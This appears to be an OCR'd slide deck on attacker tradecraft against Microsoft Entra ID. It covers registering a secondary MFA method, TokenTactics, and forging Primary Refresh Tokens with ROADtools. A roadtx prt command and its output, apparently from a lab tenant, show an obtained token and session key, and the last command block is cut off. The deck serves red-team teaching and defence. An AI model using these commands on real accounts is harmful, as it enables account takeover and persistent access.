
https://github.com/dafthack/GraphRunner

- Requires MS Graph Token


Active Operations/Initial Access



Active Operations/Initial Access




Active Operations/Intial Access



Attacker Tradecraft After Initial Access

- Register secondary MFA method
- Utilize TokenTactics for access and refresh tokens
- Remotely Forge a Primary Refresh Token

Primary Refresh Tokens




https://github.com/dirkjanm/ROADtools

Primary Refresh Tokens

```
[09-05-2024 22:40:39]:[172.16.169.242]:[redacted]
[~] $ roadtx prt -u john.smith@skywalkerlabs.net -p '[redacted]' --ke
y-pem haxor-device.key --cert-pem haxor-device.pem
Obtained PRT: 0.AVAApQl_xzRB_0ymAF2PqpBqlYc7qjhtoBdIsnV6MWmI2TtQAIE.AgABAwE
AAAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P_ihw0a5kw6sfwdBuOZxUxAFouKkU_R3bTXLmEMeu
OgvOi6OXUSOrLuEHhCIEJTIu4jKamVF-BbZ0lgkews0mDz2rNrXEAyalR32S2iyVIWa9_JmbSNs
nozh2VICb4zSA-pnQLiolUlQCuiFqhGVLyDW6WzVA9Vzt_ZIcPacypgZ5oQR80Y05qiBNKxRUjH
FtKhGs04xh-6UaLCdYePtNfJ3wKi8ygdHEGxh16rtkxcJWP4LG_czLjrd0L06D-28Hs7QDcuLda
cKmWhdU-E7GMPKAgXnZMAHJRjKt_uEBA7twAc0iqXbGwPN9St0qwNOHXHmFF6wU-9BgHyNvTWNs
3JeEtqPc-B-LrAxlAwz4RkJfjdND1saiH6YGP2KXHMVXgmsOruAy8Fa7HF2ucnu9r9-I-qTfvfy
lh6vRO5AjbjmHr99If1_M9-bVYpNCAj7mBFkhc147ACg6-015NnD356KkYNi-SiTUtIuOQqLkHQ
bS_slBOjJTaJxHHo8zSHE9tKTkcIJa3dUQOmh0ST3Fukc0Jy11qfXGas3lw7RJGfE20nHfhEB4x
rMusFGj8yF0Nhjtill-uBd_kmTTVSRKWb6VEsfK0DcgdIw2LLlQCkAe4ksSFn-zvLL2BgKRwvxJ
I1CMFtcxTW3GkEjXAw969CWeqW9BYttOO3M3Se-osnoM28S5TY6c5yBdNSwqX7IN1vYij03yDfR
UtbG9SBwwLkgackQjUZzZ5AGKslMpNVmM1fBo81bEuTBufz6_VL_VC7I9tZGNeR1q7idE4_LWRe
Rrl6DKeOCv-piCXTOFXHcoowxB-Sm5khLxTfRgifxIInu8QTt3-fsDy7A7rhw8WO5CTvxubH_ye
cOhiJRlZ4We71t61ihw
Obtained session key: 9d1c5f16a9791930061dd550312697266678e37342ca116025560
02bd55e8445
Saved PRT to roadtx.prt
```


Primary Refresh Tokens



Primary Refresh Tokens


```
[09-05-2024 22:45:42]:[172.16.169.242]:[redacted]
[~] $ roadtx prt -u john.smith@skywalkerlabs.net -p '[redacted]' --key-pem
